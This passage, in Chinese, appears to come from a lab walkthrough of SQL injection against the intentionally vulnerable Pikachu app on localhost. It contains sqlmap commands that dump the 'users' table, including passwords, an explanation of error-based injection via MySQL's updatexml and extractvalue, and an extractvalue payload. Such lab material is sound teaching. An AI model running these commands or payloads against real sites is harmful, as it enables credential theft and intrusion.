

爆破隐私表users中的字段

```
python sqlmap.py -u "http://127.0.0.1/pikachu/vul/sqli/sqli_x.php?
name=1&submit=%E6%9F%A5%E8%AF%A2" -D "pikachu" -T "users" --columns
```




继续爆破数据

```
python sqlmap.py -u "http://127.0.0.1/pikachu/vul/sqli/sqli_search.php?
name=1&submit=%E6%90%9C%E7%B4%A2" -D "pikachu" -T "users" -C
"password,id,level,username" --dump
```




## 5.基于报错的信息获取

后台没有屏蔽数据库报错信息，在语法发生错误时回输出在前端。在mysql中使用一些指定的函数来制造报错，从而从报错信息中获取设定的信息。

- updatexml()：MySQL对XML文档数据进行查询和修改的XPATH函数。
- extractvalue()：MySQL对XML文档数据进行查询和修改的XPATH函数。
- floor()：MYSQL中用来取整的函数。

```
updatexml(xml_doument,XPath_string,new_value)
第一个参数：XML的内容
第二个参数：是需要update的位置XPATH路径
第三个参数：是更新后的内容
所以第一和第三个参数可以随便写，只需要利用第二个参数，他会校验你输入的内容是否符合XPATH格式
函数利用和语法明白了，下面注入的payload就清楚明白
```

```
extractvalue()
extractvalue()函数作用:从目标XML中返回包含所查询值的字符串。
语法: ExtractValue(xm| _document, xpath. string)
第一个参数: XML document是String格式，为XML文档对象的名称,文中为Doc
第二个参数: XPath_ string (Xpath格式的字符串)
```

我尝试了一下 `extractvalue()` 函数的报错注入

```
kobe'+and+extractvalue(0,concat(0x7e,version()))#
```